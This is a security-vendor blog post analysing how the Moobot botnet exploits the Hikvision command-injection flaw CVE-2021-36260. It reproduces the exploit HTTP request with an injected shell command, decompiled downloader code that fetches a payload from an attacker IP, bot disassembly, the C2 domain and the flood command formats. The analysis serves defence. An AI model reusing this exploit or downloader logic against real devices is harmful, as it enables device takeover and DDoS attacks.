Mirai-based Botnet - Moobot Targets Hikvision Vulnerability | FortiGuard Labs

By Cara Lin

Published: 2021-12-06 · Archived: 2026-04-05 14:24:16 UTC

Last September 18th, a threat researcher released a write-up about a remote code execution vulnerability that affects various products from Hikvision, one of the largest video surveillance brands in the world. Hikvision is a CVE CNA and quickly assigned the CVE number, CVE-2021-36260 and released a patch for the vulnerability on the same day as the threat researcher's disclosure. Shortly after, FortiGuard Labs developed an IPS signature to address it.

During our analysis, we observed numerous payloads attempting to leverage this vulnerability to probing the status of devices or extracting sensitive data from victims. One payload in particular caught our attention. It tries to drop a downloader that exhibits infection behavior and that also executes Moobot, which is a DDoS botnet based on Mirai. In this blog we explain how an attacker delivers this payload through the Hikvision vulnerability, along with details of the botnet.

Affected platforms: Hikvision Product
Impact parties: IP Cam/NVR
Impact: Attacker can exploit the vulnerability to launch a command injection attack by sending some messages with malicious commands in the web server
Severity: Critical

Stage 0 – Exploitation and Propagation

CVE-2021-36260 results from insufficient input validation, allowing unauthenticated users to inject malicious content into a <language> tag to trigger a command injection attack on a Hikvision product. Below is an example of a request leveraging this exploit:

```
PUT /SDK/webLanguage HTTP/1.1
Host: 110.35.82.21:81
User-Agent: Go-http-client/1.1
Content-Length: 123
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,sv;q=0.8
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest

<?xml version=\"1.0\" encoding=\"UTF-8\"?>
                        <language>$(rm -rf downloader macHelper)</language>
```

Figure 1. Exploit traffic of CVE-2021-36260

We collected a number of payloads leveraging this vulnerability, and eventually found a downloader. After tracing the traffic capture, the complete payload is shown in the following figure:




Figure 2. Payload from CVE-2021-36260

First, because the final Moobot will be saved as “macHelper,” it first tries to remove any file already named “macHelper.” It then echoes code into “downloader,” which is a small ELF 32-bit LSB ARM file. After downloader completes downloading, it executes Moobot with the parameter “hikivision”. Finally, it changes commonly used commands, such as “reboot,” to prevent an administrator from invoking reboot on the affected device.

Stage 1 - Downloader

The attacker leverages this vulnerability to drop a downloader (SHA256: 1DCE6F3BA4A8D355DF21A17584C514697EE0C37B51AB5657BC5B3A297B65955F). It has only one job: download the main botnet. It downloads the malware with “/arm5” URI form server 199.195.250[.]233:80 and prints “RAY” if the downloading process was successful. The following image shows the disassembled code:

```
v18 = sub_8074(199, 195, 250, 233);
v3 = sub_80D4("macHelper", 577, 511);
v4 = sub_8150(2, 1, v1);
v5 = v4 == -1;
if ( v4 != -1 )
  v5 = v3 == -1;
v6 = v4;
if ( v5 )
  sub_80B4(1);
v7 = sub_80F0(v6, &v14, 16);
if ( v7 < 0 )
{
  sub_8118(1, "YAR\n", 4);
  sub_80B4(-v7);
}
if ( sub_8118(v6, "GET /arm5 HTTP/1.0\r\n\r\n", v2 + 30) != v2 + 30 )
  sub_80B4(3);
v8 = v1;
do
{
  if ( sub_8134(v6, &v19, 1) != 1 )
    sub_80B4(4);
  v8 = v19 | (v8 << 8);
}
while ( v8 != 218762506 );
while ( 1 )
{
  v9 = sub_8134(v6, &v13, 128);
  if ( v9 <= 0 )
    break;
  sub_8118(v3, &v13, v9);
}
sub_80C4(v6, &v13, v9);
sub_80C4(v3, v10, v11);
sub_8118(1, "RAY\n", 4);
return sub_80B4(5);
```

Figure 3. Downloader

From the IP address we not only get the moobot variants for different architectures, we also get the historic malware from directory “/h/“.

Figure 4. Sample list from downloader's IP

Stage 2 - Moobot

Based on our analysis, the malware (SHA256: 38414BB5850A7076F4B33BF81BAC9DB0376A4DF188355FAC39D80193D7C7F557) downloaded in the previous stage is Moobot, which is Mirai-based. Its most obvious feature is that it contains the data string "w5q6he3dbrsgmclkiu4to18npavj702f", which is used in the "rand_alphastr" function. It is used to create random alphanumeric strings with different purposes, such as for a setup process name or to generate data for attacking.





Figure 5. Alphanumeric string function from Moobot

It also has some elements from Satori, which is another Mirai variant botnet. It contains a "*downloader*" that targets a victim's IoT devices, and it prints a "9xsspnvgc8aj5pi7m28p" string after execution. This variant also forks itself with the process name "/usr/sbin*" to try to look like a normal process while wiping out the original file, "macHelper".

```
                                loc_A864
00 10 A0 E3                     MOV             R1, #0
04 20 A0 E3                     MOV             R2, #4
00 00 95 E5                     LDR             R0, [R5]
E1 06 00 EB                     BL              sub_C3FC
09 20 A0 E3                     MOV             R2, #9
00 00 95 E5                     LDR             R0, [R5]
F0 14 9F E5                     LDR             R1, =aUsrSbin ; "/usr/sbin"
E4 06 00 EB                     BL              sub_C418
00 10 95 E5                     LDR             R1, [R5]
0F 00 A0 E3                     MOV             R0, #0xF
95 12 00 EB                     BL              sub_F2E8
E0 14 9F E5                     LDR             R1, =a9xsspnvgc8aj5p ; "9xsspnvgc8aj5pi7m28p\n"
15 20 A0 E3                     MOV             R2, #0x15
01 00 A0 E3                     MOV             R0, #1
F5 12 00 EB                     BL              sub_F478
35 12 00 EB                     BL              sub_F17C
00 00 50 E3                     CMP             R0, #0
24 01 00 CA                     BGT             loc_AD40
```

Figure 6. Code snippet from Moobot

Since it is based on Mirai, the botnet also contains a data section to store its configuration. The plaintext configuration can be decoded after XOR with 0x22:



```
                                        sub_99AC
10 40 2D E9                             STMFD           SP!, {R4,LR}
2F 00 A0 E3                             MOV             R0, #0x2F
FC 42 9F E5                             LDR             R4, =aTcpQmdkc ; "\rTCP\rqMDKC\""
FC 12 9F E5                             LDR             R1, =unk_12174
15 20 A0 E3                             MOV             R2, #0x15
E6 FF FF EB                             BL              sub_9960
2B 00 A0 E3                             MOV             R0, #0x2B
F0 12 9F E5                             LDR             R1, =unk_1218C
12 20 A0 E3                             MOV             R2, #0x12
E2 FF FF EB                             BL              sub_9960
04 10 A0 E1                             MOV             R1, R4
30 00 A0 E3                             MOV             R0, #0x30
0B 20 A0 E3                             MOV             R2, #0xB
DE FF FF EB                             BL              sub_9960
01 00 A0 E3                             MOV             R0, #1
D4 12 9F E5                             LDR             R1, =aRpmaLgvVar ; "\rRPMA\rLGV\rVAR\""
0E 20 A0 E3                             MOV             R2, #0xE
DA FF FF EB                             BL              sub_9960
02 00 A0 E3                             MOV             R0, #2
C8 12 9F E5                             LDR             R1, =aRpma ; "\rRPMA\r\""
07 20 A0 E3                             MOV             R2, #7
D6 FF FF EB                             BL              sub_9960
03 00 A0 E3                             MOV             R0, #3
BC 12 9F E5                             LDR             R1, =aGzg ; "\rGZG\""
05 20 A0 E3                             MOV             R2, #5
D2 FF FF EB                             BL              sub_9960
04 00 A0 E3                             MOV             R0, #4
00 20 A0 E1                             MOV             R2, R0
AC 12 9F E5                             LDR             R1, =aDf ; "\rDF\""
CE FF FF EB                             BL              sub_9960
05 00 A0 E3                             MOV             R0, #5
A4 12 9F E5                             LDR             R1, =aAofnklg ; "\rAOFNKLG\""
09 20 A0 E3                             MOV             R2, #9
CA FF FF EB                             BL              sub_9960
07 00 A0 E3                             MOV             R0, #7
98 12 9F E5                             LDR             R1, =unk_121E0
98 22 9F E5                             LDR             R2, =0x135
C6 FF FF EB                             BL              sub_9960
08 00 A0 E3                             MOV             R0, #8
90 12 9F E5                             LDR             R1, =unk_12318
11 20 A0 E3                             MOV             R2, #0x11
C2 FF FF EB                             BL              sub_9960
09 00 A0 E3                             MOV             R0, #9
84 12 9F E5                             LDR             R1, =unk_1232C
0C 20 A0 E3                             MOV             R2, #0xC
BE FF FF EB                             BL              sub_9960
```

Figure 7. Decoded data containing configuration

After getting the C2 server (life.zerobytes[.]cc) from its configuration, it starts sending heartbeat (\x00\x00) packets and then waits for the next control command from the C2 server. Once the victim system receives the command, it starts a DDoS attack to a specific IP address and port number. One example of the DDoS attack traffic is shown below:




Figure 8. SYN flood

The DDoS attack command is 24 bytes and can be seen in the Data section in Figure 8. This detail is illustrated in the following figure, which includes the flood method and the target IP/Port. Except for SYN flood, the C2 server has other attacking commands, such as 0x06 for UDP flood, 0x04 for ACK flood, and 0x05 for ACK+PUSH flood.




Figure 9. Command

The complete attack scenario from trying to infect Hikvision product to deploying Moobot is shown in figure 10:




Figure 10. Attack scenario

We also noticed that a DDoS service provider based the packet capture from our machine in Figure 11. We tracked down a telegram channel named “tianrian,” which provides a DDoS service. They use a specific string, “openmeokbye”, in their login interface, shown in Figure 12. This channel was created on June 11, 2021, and started its service in August. From the chatting channel we can see that the service is still updating. Users should always look out for DDoS attacks and apply patches to vulnerable devices.




Figure 11. Traffic capture from infected machine

